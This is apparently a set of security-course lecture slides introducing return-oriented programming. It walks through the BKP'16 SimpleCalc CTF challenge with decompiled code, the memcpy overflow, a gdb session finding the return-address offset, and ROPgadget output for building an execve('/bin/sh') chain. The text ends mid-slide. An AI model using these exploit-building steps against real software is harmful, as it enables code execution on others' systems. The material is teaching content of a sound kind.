PWN College

Session 11

Atousa Ahsani

References: https://pwn.college/, https://guyinatuxedo.github.io/

Stack Buffer Overflows

Introduction to ROP

Boston Key Part 2016 Simple Calc

Introduction to ROP

- **Return-Oriented Programming (ROP)**
  - It is a computer security **exploit technique** that allows an attacker to execute **code** in the presence of some security defenses.
  - In this technique, an attacker gains **control** of the **call stack** to hijack program **control flow** and then executes carefully chosen machine **instruction sequences** that are already present in the machine's memory, called "**gadgets**".


Defenses and Attack Responses


- **Defense**: **Make stack/heap nonexecutable** to prevent injection of code (Stack Smashing attack)
  - **Attack response**: Jump/return to libc
- **Defense**: **Hide the address of desired libc code** or **return address** using ASLR.
  - **Attack response**: **Brute force search** (for 32-bit systems) or **information leak** (format string vulnerability)
- **Defense**: **Avoiding using libc code entirely** and use code in the program text instead.
  - **Attack response**: Construct needed functionality using **return oriented programming (ROP)**.

Introduction to ROP


- **Idea**
  - Rather than use a single (libc) function to run your shellcode, **string together pieces of existing code, called gadgets**, to do it instead.
- **Challenges**
  - **Find the gadgets** you need.
  - **String them together.**
- **Approach**
  - Gadgets are **instruction groups** that end with ***ret*** instruction.
  - **Stack** serves as the **code**.
    - ***esp*** = Program Counter
    - Gadgets are **invoked** one after the other by a ***ret*** instruction.
    - Gadgets get their **arguments** via ***pop***.
      - They will be stored on the **stack** between the **addresses** of the **gadgets** themselves.

Simple Example







Code Sequence Example




Equivalent ROP Sequence



Equivalent ROP Sequence (cont'd)





Ref: https://www.youtube.com/watch?v=XZa0Yu6i_ew

Stack Buffer Overflows

Introduction to ROP

Boston Key Part 2016 Simple Calc

BKP'16 SimpleCalc

- It is a **64 bit statically linked** binary. It has is a **Non-Executable stack** so we can't push shellcode onto the stack and call it.

```
→ bkp16_simplecalc file simplecalc
simplecalc: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 2.6.24,
 BuildID[sha1]=3ca876069b2b8dc3f412c6205592a1d7523ba9ea, not stripped
→ bkp16_simplecalc checksec simplecalc
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- When we run it, we see that it prompts us for a **number of calculations**. Then it allows us to do a number of calculations. Also it apparently won't let us calculate "**small numbers**".

```
→ bkp16_simplecalc ./simplecalc

        |#------------------------------------#|
        |         Something Calculator         |
        |#------------------------------------#|

Expected number of calculations: 10
Options Menu:
 [1] Addition.
 [2] Subtraction.
 [3] Multiplication.
 [4] Division.
 [5] Save and Exit.
=> 2
Integer x: 10
Integer y: 4
Do you really need help calculating such small numbers?
Shame on you... Bye
```

BKP'16 SimpleCalc

- When we take a look at the ***main*** function in **Ghidra**, we can see that it starts of by prompting us for a **number** of **calculations** with the string *“Expected number of calculations:”*. It stores the number of calculations in ***local_1c***. Then it checks to make sure the number of calculations is **between 3 and 0x100** (If not it will print Invalid number. and just return).

- It will then ***malloc*** a size equal to ***local_1c*** **<< 2** and store the pointer to it in ***local_18***. This is the same operation as ***local_1c*** × **4**.

- Here it is essentially allocating ***local_1c*** number of **integers**, which each of them are **four bytes** big.

```c
undefined8 main(void)

{
  undefined local_48 [40];
  int local_20;
  int local_1c;
  void *local_18;
  int local_c;

  local_1c = 0;
  setvbuf((FILE *)stdin,(char *)0x0,2,0);
  setvbuf((FILE *)stdout,(char *)0x0,2,0);
  print_motd();
  printf("Expected number of calculations: ");
  __isoc99_scanf(&DAT_00494214,&local_1c);
  handle_newline();
  if ((local_1c < 0x100) && (3 < local_1c)) {
    local_18 = malloc((long)(local_1c << 2));
    local_c = 0;
    while (local_c < local_1c) {
      print_menu();
      __isoc99_scanf(&DAT_00494214,&local_20);
      handle_newline();
      if (local_20 == 1) {
        adds();
        *(undefined4 *)((long)local_c * 4 + (long)local_18) = add._8_4_;
      }
      else {
        if (local_20 == 2) {
          subs();
          *(undefined4 *)((long)local_c * 4 + (long)local_18) = sub._8_4_;
        }
        else {
          if (local_20 == 3) {
            muls();
            *(undefined4 *)((long)local_c * 4 + (long)local_18) = mul._8_4_;
          }
          else {
            if (local_20 == 4) {
              divs();
              *(undefined4 *)((long)local_c * 4 + (long)local_18) = divv._8_4_;
            }
            else {
              if (local_20 == 5) {
                memcpy(local_48,local_18,(long)(local_1c << 2));
                free(local_18);
                return 0;
              }
              puts("Invalid option.\n");
            }
          }
        }
      }
      local_c = local_c + 1;
    }
    free(local_18);
  }
  else {
    puts("Invalid number.");
  }
  return 0;
}
```

BKP'16 SimpleCalc

- Then it will enter into a ***while*** **loop** that will run once for **each calculation** we will specify (unless if we choose to **exit** early).
- For the **addition** section, we see that it is calling the ***add*** function.
- It checks to ensure that the **two numbers** have to be equal to or greater than ***0x27***. Looking at it, we see that it pretty much just adds the two numbers together. Looking at the other three calculation operations, they seem pretty similar.

```
void adds(void)

{
  printf("Integer x: ");
  __isoc99_scanf(&DAT_00494214,add);
  handle_newline();
  printf("Integer y: ");
  __isoc99_scanf(&DAT_00494214,0x6c4a84);
  handle_newline();
  if ((0x27 < add._0_4_) && (0x27 < add._4_4_)) {
    add._8_4_ = add._4_4_ + add._0_4_;
    printf("Result for x + y is %d.\n\n",(ulong)add._8_4_);
    return;
  }
  puts("Do you really need help calculating such small numbers?\nShame on you... Bye");
                    /* WARNING: Subroutine does not return */
  exit(-1);
}
```

BKP'16 SimpleCalc

- However we can see that there is a bug that resides in the option to **save and exit** in ***main*** function.

```
if (local_20 == 5) {
  memcpy(local_48,local_18,(long)(local_1c << 2));
  free(local_18);
  return 0;
}
```

- If we choose this option, it will use ***memcpy*** to copy over all of our calculations into ***local_48***. Thing is it doesn't do a **size check**, so if we have enough calculations we can **overflow** the buffer and **overwrite** the **return address** (there is no stack canary to prevent this).
- Let's find the **offset** from the **start** of our input to the **return address**.
- We start off by **setting** a **breakpoint** for right after the ***memcpy*** call, then seeing where our input lands.

BKP'16 SimpleCalc

```
gef➤  b* 0x40154a
Breakpoint 1 at 0x40154a
gef➤  r
Starting program: /home/atousa/PWNCollegeCourse_TMU/11/bkp16_simplecalc/simplecalc

        |#------------------------------------#|
        |          Something Calculator         |
        |#------------------------------------#|

Expected number of calculations: 50
Options Menu:
 [1] Addition.
 [2] Subtraction.
 [3] Multiplication.
 [4] Division.
 [5] Save and Exit.
=> 1
Integer x: 159
Integer y: 321456789
Result for x + y is 321456948.

Options Menu:
 [1] Addition.
 [2] Subtraction.
 [3] Multiplication.
 [4] Division.
 [5] Save and Exit.
=> 5

Breakpoint 1, 0x000000000040154a in main ()
```

- *321456948* in hex is *0x13290b34.*

- How to find *0x13290b34*?
  - Search the pattern

```
gef➤  search-pattern 0x13290b34
[+] Searching '\x34\x0b\x29\x13' in memory
[+] In '[heap]'(0x6c3000-0x6e9000), permission=rw-
  0x6c4a88 - 0x6c4a98  →   "\x34\x0b\x29\x13[...]"
  0x6c8be0 - 0x6c8bf0  →   "\x34\x0b\x29\x13[...]"
[+] In '[stack]'(0x7ffffffde000-0x7ffffffff000), permission=rw-
  0x7fffffffb0d8 - 0x7fffffffb0e8  →   "\x34\x0b\x29\x13[...]"
  0x7fffffffde70 - 0x7fffffffde80  →   "\x34\x0b\x29\x13[...]"
```

  - Look at the stack:

```
gef➤  x/16x 0x00007fffffffde60 = RSP
0x7fffffffde60: 0xffffdf98      0x00007fff      0x00400d41      0x00000001
0x7fffffffde70: 0x13290b34      0x00000000      0x00000000      0x00000000
0x7fffffffde80: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffde90: 0x00000000      0x00000000      0x00000000      0x00000000
```

- Where is the **return address**?

```
gef➤  i f
Stack level 0, frame at 0x7fffffffdec0:
 rip = 0x40154a in main; saved rip = 0x0
 Arglist at 0x7fffffffdeb0, args:
 Locals at 0x7fffffffdeb0, Previous frame's sp is 0x7fffffffdec0
 Saved registers:
  rbp at 0x7fffffffdeb0, rip at 0x7fffffffdeb8
```

BKP'16 SimpleCalc

- So we can see that the offset between the **start** of our input and the **return address** is $0x7fffffffdeb8 - 0x7fffffffde70 = 72$, which will be **18 integers**.
- Now for what to **execute** when we get the **return address**. Since the binary is **statically linked** and there is **no PIE**, we can just build a **rop chain** using the binary for gadgets and **without** an **infoleak**. The **ROP Chain** will essentially just make an ***execve*** syscall to ***/bin/sh***.
- There are **four registers** that we need to control in order to make this *syscall*.

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

```
rax:  0x3b              Specify execve syscall
rdi:  ptr to "/bin/sh"  Specify file to run
rsi:  0x0               Specify no arguments
rdx:  0x0               Specify no environment variables
```

BKP'16 SimpleCalc

- To do this, we will need **gadgets** to **control** those **four register**. We will also need a **gadget** to write the string ***/bin/sh*** somewhere in memory that we know.
- Let's find our gadgets using ***ROPGadget***
  - https://github.com/JonathanSalwan/ROPgadget
  - `pip install ROPGadget`
- **ROPgadget** lets you search your **gadgets** on a **binary**. It supports several file formats and architectures and uses the **Capstone disassembler** for the **search engine**.
- **Formats** supported
  - ELF, PE, Mach-O, Raw
- **Architectures** supported
  - X86, x86-64, ARM, ARM64, MIPS, PowerPC, Sparc

BKP'16 SimpleCalc

- Gadget for ***rax***
  - 0x000000000044db34

```
➜  bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rax ; ret"
0x000000000044db32 : add al, ch ; pop rax ; ret
0x000000000040b032 : add al, ch ; pop rax ; retf 2
0x000000000040b02f : add byte ptr [rax], 0 ; add al, ch ; pop rax ; retf 2
0x000000000040b030 : add byte ptr [rax], al ; add al, ch ; pop rax ; retf 2
0x00000000004b0801 : in al, 0x4c ; pop rax ; retf
0x000000000040b02e : in al, dx ; add byte ptr [rax], 0 ; add al, ch ; pop rax ; retf 2
0x0000000000474855 : or dh, byte ptr [rcx] ; ror byte ptr [rax - 0x7d], 0xc4 ; pop rax ; ret
0x000000000044db34 : pop rax ; ret
0x000000000045d707 : pop rax ; retf
0x000000000040b034 : pop rax ; retf 2
0x0000000000474857 : ror byte ptr [rax - 0x7d], 0xc4 ; pop rax ; ret
```

- Gadget for ***rdi***
  - 0x0000000000401b73

```
➜  bkp16_simplecalc ROPgadget --binary simplecalc | grep "pop rdi ; ret"
0x000000000044bbbc : inc dword ptr [rbx - 0x7bf0fe40] ; pop rdi ; ret
0x0000000000401b73 : pop rdi ; ret
```

BKP'16 SimpleCalc

- Gadget for ***rsi***
  - 0x0000000000401c87

```
